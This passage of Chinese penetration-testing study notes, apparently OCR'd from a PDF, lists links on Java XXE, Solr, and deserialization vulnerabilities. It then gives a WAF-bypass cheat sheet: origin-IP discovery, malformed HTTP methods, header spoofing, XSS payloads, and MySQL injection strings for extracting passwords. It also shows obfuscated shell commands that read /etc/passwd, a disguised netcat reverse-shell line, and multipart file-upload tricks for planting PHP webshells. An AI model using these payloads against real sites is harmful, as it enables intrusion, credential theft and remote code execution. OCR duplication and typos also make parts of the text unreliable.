http://www.lmxspace.com/2019/10/31/Java-XXE-总结/     --详细看看
https://xz.aliyun.com/t/3372     --有多余时间可以看看
```

Reference

```
Java XXE注入修复问题填坑实录：
https://mp.weixin.qq.com/s/bTeJYzUN9T1u-KDZON5FiQ

修不好的洞，JDK的坑—从WxJava XXE注入漏洞中发现了一个对JDK的误会：
https://mp.weixin.qq.com/s/bTeJYzUN9T1u-KDZON5FiQ

XML_External_Entity_Prevention_Cheat_Sheet：
https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html#Java

一个被广泛流传的XXE漏洞错误修复方案：
https://gv7.me/articles/2019/a-widely-circulated-xxe-bug-fix/

JAVA常见的XXE漏洞写法和防御：
https://blog.spoock.com/2018/10/23/java-xxe/
```

2.2.3.13 Solr Velocity模板远程代码复现及利用指南

```
https://www.secpulse.com/archives/117281.html    --详细复现防御
https://www.cnblogs.com/bmjoker/p/11778478.html
https://govuln.com/topic/501/    --P牛解释
```

2.2.3.14 Solr-RCE-via-Velocity-template

```
http://www.lmxspace.com/2019/11/03/Solr-RCE-via-Velocity-template/
```

Reference

```
用Intellij idea搭建solr调试环境：
https://www.jianshu.com/p/4ceeb2c20002

http://lucene.apache.org/solr/guide/6_6/velocity-response-writer.html
```

2.2.3.15 java webshell 从入门到入狱系列2-攻防对抗之Bypass-上篇

1）java反射bypass

2）反射的进阶版，通过结合利用byte字节码+反射的方式完全无任何痕迹的反射回显命令执行马

3）java 后门-unicode编码

2.2.3.16 java webshell 从入门到入狱系列3-攻防对抗之Bypass-中篇

其他姿势载入webshell的技巧tip

JavaWeb 随机后门（远程下载文件）

Java URLClassLoader 动态加载jar包 webshell

openrasp （开源应用运行时自我保护）Bypass

2.2.3.17 java webshell 从入门到入狱系列4-攻防对抗之Bypass-下篇

各家厂商早期针对流量层查杀 webshel的原理：

```
https://xz.aliyun.com/t/6550
```

2.2.3.18 Java反序列化过程深究（dayu-fourth day）

```
https://www.sohu.com/a/357066711_257305
```

CVE-2017-3248
CVE-2017-3248

防护建议

```
可以在resolveclass和resovleproxyclass增加一些反序列化利用类的黑名单检查
```

2.2.3.19 Apache Slor不安全配置远程代码执行漏洞复现及jmx rmi利用分析

CVE-2019-12409

```
https://wemp.app/posts/008ae6ed-9eee-4fc4-911c-7c603c8b884a?utm_source=bottom-latest-posts
```

该文章详细讲解复现！！！

2.2.3.20 java命令执行小细节

```
http://www.baizhiedu.com/article/1029
```

学习查看知识点，广告可以忽视！！！

2.2.3.21 JDK反序列化Gadgets-7u21

```
https://xz.aliyun.com/t/6884
```

详细，真详细的文章！！

参考

```
https://www.freebuf.com/vuls/175754.html

https://b1ue.cn/archives/176.html

https://gist.github.com/frohoff/24af7913611f8406eaf3

https://sec.xiaomi.com/article/41

https://www.cnblogs.com/rickiyang/p/11336268.html    ---javassist使用全解析
```

2.2.3.22 Weblogic-T3-CVE-2019-2890-Analysis

```
https://xz.aliyun.com/t/6904
```

详细复现！！

2.2.3.23 spring-boot-actuators未授权漏洞

```
https://www.jianshu.com/p/3162ce30a853
https://www.veracode.com/blog/research/exploiting-spring-boot-actuators
```

2.2.3.24 SEMCMS2.6后台文件上传漏洞审计

```
https://www.cesafe.com/html/6190.html
https://www.yir6.cn/Web/347.html    --Admin/SEMCMS_Upfile.php代码分析
```

2.2.3.25 代码审计之Ivyecms后台getshell

```
https://www.wenwenya.com/anquan/516051.html
https://webcache.googleusercontent.com/search?q=cache:9JJuN-bvrgwJ:https://www.secshi.com/22396.html+&cd=3&hl=zh
-CN&ct=clnk&gl=hk
```

2.2.3.26 Log4j-Unserialize-Analysis

```
https://xz.aliyun.com/t/7004
https://my.oschina.net/u/4587690/blog/4452130
```

两篇文章内容一致！详细介绍了CVE-2019-17571、CVE-2017-5645

2.2.3.27 JAVA反序列化- FastJson组件

```
https://xz.aliyun.com/t/7027
```


非常难，内容非常多！！！加油！！！这块比较难

2.2.3.28 Spring-securiy-oauth2 (CVE-2018-1260)

```
https://blog.spoock.com/2018/05/13/cve-2018-1260/
```

文章内容复现类似，可分析查看...

2.2.4 WAF-bypass（dayu-Fifth day）



找真实IP，绕过CDN

云waf一般可以通过此方法绕过

识别CDN

```
ping www.baidu.com
dig www.baidu.com
nslookup www.baidu.com
```

或者使用站长工具查看IP是否唯一等

寻找真实的IP

DNS历史解析记录

寻找DNS历史记录，找到后修改hos文件即可：

```
http://site.ip138.com/www.baidu.com

https://dnsdb.io/zh-cn/

https://x.threatbook.cn/

http://toolbar.netcraft.com/site_report?url=

https://censys.io/ipv4?q=www.baidu.com

http://viewdns.info/

https://community.riskiq.com/home

https://securitytrails.com/list/apex_domain/jgbz.baidu.com
```

RSS邮箱订阅，查看邮件源码

一般也会得到真实的IP地址，通过rss订阅的方式，可以查找到订阅的消息中真实IP

或者在原始信息-头信息中（unknown[xx.xx.xx.xxIP])信息

服务器向外请求（DNSLOG）

```
https://www.cnblogs.com/Xy--1/p/12896599.html
```

同网段子域名信息

DNS服务器域名信息：

```
google Public DNS（8.8.8.8，8.8.4.4）
OpenDNS（208.67.222.222，208.67.220.220）
OpenDNS Family（208.67.222.123，208.67.220.123）
Dyn DNS（216.146.35.35，216.146.36.36）
Comodo Secure（8.26.56.26，8.20.247.20）
UltraDNS（156.154.70.1，156.154.71.1）
Norton ConnectSafe（199.85.126.10，199.85.127.10）
```

https降级绕过

> ***从WAF层特性考虑***
>
> (1)云waf防护，一般我们会尝试通过 直找站点的真实IP,从而绕过CDN防护。
>
> (2)当提交GET. POST同时请求时，进入POST逻辑，而忽略了GET请求的有害参数输入，可轻易Bypass。
>
> (3) HTTP和HTTPS同时开放服务，没有做HTTP到HTTPS的强制跳转，导致HTTPS有WAF防护，HTTP没有防护，直接访问HTTP站点绕过防护。
>
> (4)特殊符号%00,部分waf遇到%00截断，只能获取到前面的参数，无法获取到后面的有害参数输入，从而导致Bypass。比如: id=1%00and 1=2 union select 1,2,co1umn_ name from information_ schema. co1umns

参考文章：https://zhuanlan.zhihu.com/p/202628255

---

ssl问题绕过

所以选用一个WAF不支持但是服务器支持的算法，选用TLSv1 256 bits ECDHE-RSA-AES256-SHA。就可以是WAF无法识别导致绕过

```
curl --ciphers ECDHE-RSA-AES256-SHA https://waf-test.lab.local/ssl-cipher-test
```

所以选用一个WAF不支持但是服务器支持的算法，选用TLSv1 256 bits ECDHE-RSA-AES256-SHA。就可以是WAF无法识别导致绕过。

```
pwn@thinkpad:~$ curl --ciphers ECDHE-RSA-AES256-SHA https://waf-test.lab.local/ssl-cipher-test
<html lang=en>
  <title>HELLO </title>
  <p>Bypass worked</p>
pwn@thinkpad:~$
```

WAF支持的算法如下：

SSLv3

```
SSL_RSA_WITH_NULL_MD5

SSL_RSA_WITH_NULL_SHA

SSL_RSA_WITH_RC4_128_MD5

SSL_RSA_WITH_RC4_128_SHA

SSL_RSA_WITH_DES_CBC_SHA

SSL_RSA_WITH_3DES_EDE_CBC_SHA

SSL_RSA_EXPORT_WITH_RC4_40_MD5

SSL_RSA_EXPORT_WITH_DES40_CBC_SHA
```

TLS/1.0-1.2

```
TLS_RSA_WITH_NULL_SHA256

TLS_RSA_WITH_AES_128_CBC_SHA

TLS_RSA_WITH_AES_256_CBC_SHA

TLS_RSA_EXPORT1024_WITH_RC4_56_MD5

TLS_RSA_EXPORT1024_WITH_RC4_56_SHA

TLS_RSA_WITH_AES_128_CBC_SHA256

TLS_RSA_WITH_AES_256_CBC_SHA256

TLS_RSA_WITH_RC4_128_MD5 = { 0x000x04 }

TLS_RSA_WITH_RC4_128_SHA = { 0x000x05 }

TLS_RSA_WITH_DES_CBC_SHA = { 0x000x09 }
```

参考文章：

```
http://xdxd.love/2018/09/10/利用SSL问题绕过WAF文章分析/
```

---

method 绕过

1）改变method，get改post，post 改上传（还有cookies传值）

2）改变method为不规则，比如改get，post为HELLLOXX等（某些apache版本）


增加了过滤规则的代码：

增加了过滤规则的代码：

```php
<?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");
error_reporting(0);

// take the variables
$id=$_GET['id'];

if($_SERVER['REQUEST_METHOD']=='GET')
{
    $id=str_ireplace("sleep","",$id);

}
if($_SERVER['REQUEST_METHOD']=='POST')
{
    $id=$_POST['id'];
    $id=str_ireplace("sleep","",$id);

}

$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
echo $sql;
echo "<br>";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
```



正常payload：

GET/xxx/?id=1+and+sleep(3) HTTP/1.1



绕过payload：

DigApis /xxx/?id=1+and+sleep(3)HTTP/1.1



使用异常方法绕过过滤规则检测，注入语句成功写入。


```
GET/xxx/?id=1+and+sleep(3) HTTP/1.1
DigApis /xxx/?id=1+and+sleep(3)HTTP/1.1
```

**

Heard IP 绕过

（一般应用拦截，非WAF）

```
X-forwarded-for: 127.0.0.1

X-remote-IP: 127.0.0.1

X-originating-IP: 127.0.0.1

x-remote-addr: 127.0.0.1

x-client-1p: 127.0.0.1
```

Heard content-type 绕过

```
content-type为空

content-type改成其他的

content-type必须指定唯一一个类型，例如 application/ octet- stream（比如安全狗）

content-type改成不规则的text/htm1xxxxxx

Content-Type: multipart/form-data ; boundary=0000

Content-Type: mUltiPart/ForM-dATa; boundary=0000

Content-Type: multipart/form-datax; boundary=0000

Content-Type: multipart/form-data, boundary=0000

Content-Type: multipart/form-data boundary=0000

content-Type: multipart/whatever; boundary=0000

content-Type: multipart/;  boundary=0000

content-Type: application/octet-stream;
```

XSS

基础常用的常规语句

```
?id=alert(document['cookie'])

?id=";location=location.hash)//#0={};alert(0)

?id=%";eval(unescape(location))//#%0Aalert(0)

?id=<script<{alert(1)}/></script>

?id=<img src=x:alert(alt) onerror=eval(src) alt=0>

?id=%3cscript%3ealert(1)%3c%2fscript%3c

?id=<a href="javas&#99;ript&#35;alert(1);">

id=%253c%2573%2563%2572%2569%2570%2574%253e%2561%256c%2565%2572%2574%2528%2531%2529%253c%252f%2573%2563%2572%2569%2570%2574%253e

?id=<object+data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">></object>

?id=1234&"><script>alert(1)</script>=1234     #参数名
```

直接在文件名例如asp、php后加即可绕过
参考文章：

```
https://www.cnblogs.com/lcamry/articles/5622244.html
```

SQL

简单判别诸如点以及数据库类型 ：

```
I 数据库类型丨连接符丨注释符号丨其他特殊方式丨唯一的默认表变量和函数

I MSSQL| %2B (URL加号编码) | -- | 待补充丨@@PACK_RECEIVED

I MYSQL| %20 (URL空格编码)丨# / -- | 待补充 |  CONNECTION_ID()

I Oracle I %7C (URL竖线编码) | -- 待补充 | BITAND(1,1)

I PGsql | %7C (URL竖线编码) | -- |ad1::int=1 | getpgusername()

| Access | %26 (URL与号编码) | N/A | 待补充 | msysobjects
```

为避免被wa拦截以及封禁P,注入建议不首先使用and以及o语句。

可用如下方式替换：

数字型注入：

```
?id=2*2

?id=4
```

字符型注入，根据上表判断】

```
?key=wo'+'rd

?key=wo'||'rd

?key=wo' 'rd
```

Mysql

```
?id=ord('a')=97

?id=123+AND+1=1

?id=123+&&+1=1

?id='=’

?id=123+AND+md5(‘a’)!= md5(‘A’)

?id=123+and+len(@@version)>1

?id=1’||1=’1

?id=123‘+like+'123

?id=123'+not+like+'1234

?id='aaa'<>'bbb'

?id=123/*! union all select version() */--

?id=123/*!or*/1=1;

?id=(1)union(((((((select(1), hex(hash)from(users)))))))       ---7个+8个括号

?id=1+union+(select’1‘,concat(login,hash)from+users)

?id=1+%55nion(%53elect 1, 2, 3)-- -

?id=1/*!000000union*/select%0d%0a/*asdas/asd asasd*/version()

?id=1 union(select%0aall{x users}from{x ddd})
```

Mysql常用函数

字符串处理：

```
?key=user' OR mid(password,1,1)='*'

?key=user' OR mid(password,1,1)=0x2a

?key=user' OR mid(password,1,1)=unhex('2a')

?key=user' OR mid(password,1,1) regexp '[*]'

?key=user' OR mid(password,1,1) like '*'

?key=user' OR mid(password,1,1) rlike '[*]'

?key=user' OR ord(mid(password,1,1))=42

?key=user' OR ascii(mid(password,1,1))=42

?key=user' OR find_in_set('2a',hex(mid(password,1,1)))=1

?key=user' OR position(0x2a in password)=1

?key=user' OR locate(ox2a,password)=1
```

```
?key=user' OR substring((select 'password'),1,1) = 0x70

?key=user' OR substr((select 'password'),1,1) = 0x70

?key=user' OR mid((select 'password'),1,1) = 0x70

?key=user' OR strcmp(left('password',1), 0X69) = 1

?key=user' OR strcmp(left('password',1), 0×70) = 0

?key=user' OR strcmp(left('password',1), 0x71) = -1
```

命令执行

‘（单引号）以及\（反斜杠）绕过

```
$ echo orleven
orleven

$ echo o'r'l'e'v'e'n''
oreven

$ /b'i'n/c'a't/e't'c/p'a's's'w'd'
root: x: 0: 0: root: /root:/bin/bash
daemon: x: 1: 1: daemon: /usr/sbin: /usr/sbin/nologin
bin: x: 2: 2: bin:/bin: /usr/sbin/nologin

$ /b\i\n/c\at /et'c'/pa's'swd
root: x: 0: 0: root: /root: /bin/bash
daemon: x: 1: 1: daemon: /usr/sbin: /usr/sbin/nologin
bin: x: 2: 2: bin:/bin: /usr/sbin/nologin
```

?、*、[、]、^、-通配符绕过

问号最好只匹配到唯一一条

```
$ /b??/c?t /etc/??ss?d

root: X: 0: 0: root: /root: /bin/bash
daemon: x: 1: 1: daemon: /usr/sbin: /usr/sbin/nologin
bin: X: 2: 2: bin:/bin: /usr/sbin/nologin

$ /???/n? -e /???/b??h 2130706433 1337 # /bin/nc -e /bin/bash 127.0.0.1 1337
```

$ 不存在的符号

```
cat $u/etc$u/passwd$u

root: x: 0: 0: root: /root: /bin/bash
daemon: x: 1: 1: daemon: /usr/sbin: /usr/sbin/nologin
bin: x: 2: 2: bin: /bin: /usr/sbin/nologin
```

; 分号执行

```
$ cat /etc/passwd;ls

.......

mysql:x:110:115:MySQL Serve,,,:/nonexistent:/bin/false

a.out go gobuster gopath soft sqlmap.log tool
```

文件上传绕过

文件名绕过

```
1）文件名加回车
2）shell.php(%80-%99).jpg 绕过
3）如果有改名功能，可先上传正常文件，再改名
4）%00
5）00(hex)
6）长文件名（windows 258byte | linux 4096byte ），可使用非字母数字，比如中文等最大程
度的拉长。
7）重命名
```

脚本后缀

```
Php/php3/php/php5/php6/pht/phpt/phtml

asp/cer/asa/cdx/aspx/ashx/ascx/asax

jsp/jspx/ispf
```

解析漏洞

服务器特性:
1.会将Request中的不能编码部分的%去掉
2.Request中如果有unicode部分会将其进行解码

IIS

IIS6.0两个解析缺陷：目录名包含asp、.asa、.cer的话，则该目录下的所有文件都将按照asp解析

例如:

/abc,asp/1.jpg 会当做 /abc,asp 进行解析
/abc.php/1.jpg 会当做 /abc.php 进行解析

Apache1.X.2.X解析漏洞

Apache在以上版本中，解析文件名的方式是从后向前识别扩展名，直到遇见Apache可识别的扩展名为止

Nginx

以下Nginx容器的版本下，上传一个在waf白名单之内扩展名的文件shell. jpg，然后以shell.j pg.php进行请求

```
• Nginx 0.5.*
• Nginx 0.6.*
• Nginx 0.7 <= 0.7.65
• Nginx 0.8 <= 0.8.37
```

以上Nginx容器器的版本下，上传□个在waf白名单之内扩展名的文件shell.jpg，然后以shell.jpg%20.php进行请求

```
• Nginx 0.8.41 – 1.5.6:
```

以上Nginx容器的版本下，上传一个在waf白名单之内扩展名的文件shell.jpg，然后以shell.jpg%20.php进行请求

PHP CGI 解析漏洞

```
IIS 7.0/7.5
Nginx < 0.8.3
```

以上的容器版本中默认php配置文件cgi.fix_pathinfo=1时，上传一个存在于白名单的扩展名文件shell.jpg，在请求时以shell.jpg/shell.php请求，会将shell.jpg以php来解析

```
https://xz.aliyun.com/t/337
```

系统特性：利用NTFS ADS特性

ADS是NTFS磁盘格式的一个特性，用于NTFS交换数据流。在上传文件时，如果waf对请求正文的filename匹配不当的话可能会导致绕过

```
test.asp.
test.asp(空格)
test.php:1.jpg
test.php: $DATA
test.php_
```

上传的文件名	服务器表面现象	生成的文件内容
Test.php:a.jpg	生成Test.php	空
Test.php::$DATA	生成test.php	<?php phpinfo();?>
Test.php::$INDEX_ALLOCATION	生成test.php文件夹	
Test.php::$DATA.jpg	生成0.jpg	<?php phpinfo();?>
Test.php::$DATA\aaa.jpg	生成aaa.jpg	<?php phpinfo();?>

参考文章：

```
https://xz.aliyun.com/t/1189
```

协议解析不一致，绕过waf（注入跨站也可尝试）

因为这种不仅仅存在于上传之处，注入跨站也可尝试

垃圾数据

```
-------------WebkitFormBoundaryFADasdasdasDdasd

Content-Disposition: form-data; name="file", filename=abc.php';aaaaaaaaaaaaaaa

Content-Type: application/octet-stream;


<?php phpinfo(); ?>
-------------WebkitFormBoundaryFADasdasdasDdasd
```

文件类型绕过/Header 头类型

修改文件类型绕过/Header头的Content-Type，多次尝试:

```
Content-Type: application/x-www-form-urlencoded;

Content-Type: multipart/form-data;

Content-Type: application/octet-stream;
```

未解析所有文件


multipart协议中，一个POST请求可以同时上传多个文件。如图，许多WAF只检查第一个上传文件，没有检查上传的所有文件，而实际后端容器会解析所有上传的文件名，攻击者只需把paylaod放在后面的文件PART，即可绕过

https://blog.csdn.net/qq_32393893/article/details/81625047

不规则Content-Disposition文件名覆盖

```
-------------WebkitFormBoundaryFADasdasdasDdasd

content-Dispositiona: form-data; name="file"; filename='abc.jpg'

Content-Disposition: form-data; name="file"; filename=abc.php'

Content-Type: application/octet-stream;


<?php phpinfo(); ?>
-------------WebkitFormBoundaryFADasdasdasDdasd
```

在multipart协议中，一个文件上传块存在多个Content-Disposition，将以最后一个Content-Disposition的filename值作为上传的文件名。许多WAF解析到第一个Content-Disposition就认为协议解析完毕，获得上传的文件名，从而导致被绕过。如图，加速乐的WAF解析得到文件名是”sp.pho”，但PHP解析结果是”sp.php”，导致被绕过。




```
https://weibo.com/ttarticle/p/show?id=2309404007261092631700
```

文章讲解了Content-Disposition各种不规则绕过方法

---

boundary 绕过

boundary边界不一致(Win2k3 + IIS6.0 + ASP)

```
1）%u特性：iis支持对unicode的解析，如:payload为[s%u006c%u0006ect],解析出来后则是[select]
     %u0061nd 1=1
    另类%u特性：unicode在iis解析之后会被转换成multibyte，但是转换的过程中可能出现:多个widechar可能会转换为同一个字符。
    如：select中的e对应的unicode为%u0065，但是%u00f0同样会被转换成为e s%u00f0lect
    iis+asp

2）%特性：union selec%t user fr%om dd #iis+asp asp+iis环境下会忽略掉百分号，如：payload为[sele%ct]，解析出来后则是[sel
ect]

3）asp/asp.net在解析请求的时候，允许Content-Type: application/x-www-form-urlencoded的数据提交方式select%201%20from%2
0user

    asp/asp.net request解析:
4）在asp和asp.net中获取用户的提交的参数一般使用request包，当使用request(‘id’)的形式获取包的时候，会出现GET，POST分不清的情
况，譬如可以构造一个请求包，METHOD为GET，但是包中还带有POST的内容和POST的content-type，换一种理解方式也就是将原本的post数据
包的method改成GET,如果使用request(‘id’)方式获取数据，仍会获取到post的内容
```

php+apache畸形的boundary：

php在解析multipart data的时候有自己的特性，对于boundary的识别，只取了逗号前面的内容，例如我们设置的boundary为—-aaaa,123456，php解析的时候只识别了—-aaaa,后面的内容均没有识别。然而其他的如WAF在做解析的时候，有可能获取的是整个字符串，此时可能就会出现BYPASS

```
Content-Type: multipart/form-data; boundary=------,xxxx
    Content-Length: 191

    ------,xxxx
    Content-Disposition: form-data; name="img"; filename="img.gif"

    GIF89a
    ------
    Content-Disposition: form-data; name="id"

    1' union select null,null,flag,null from flag limit 1 offset 1-- -
    --------
    ------,xxxx--
```

畸形method(header头中)

某些apache版本在做GET请求的时候，无论method为何值均会取出GET的内容。如请求的method名为DOTA，依然会返回GET方法的值，即,可以任意替换GET方法为其它值，但仍能有效工作，但如果waf严格按照GET方法取值，则取不到任何内容


参考文章：

```
https://xz.aliyun.com/t/2418
```

文件名覆盖绕过

3.3.1 协议解析不正确-文件名覆盖(一)

在multipart协议中，一个文件上传块存在多个Content-Disposition，将以最后一个Content-Disposition的filename值作为上传的文件名。许多WAF解析到第一个Content-Disposition就认为协议解析完毕，获得上传的文件名，从而导致被绕过。如图，加速乐的WAF解析得到文件名是"sp.pho"，但PHP解析结果是"sp.php"，导致被绕过。



3.3.2 协议解析不正确-文件名覆盖（二）

在一个Content-Disposition 中，存在多个filename ，协议解析应该使用最后的filename值作为文件名。如果WAF解析到filename="p3.txt"认为解析到文件名，结束解析，将导致被绕过。因为后端容器解析到的文件名是t3.jsp。

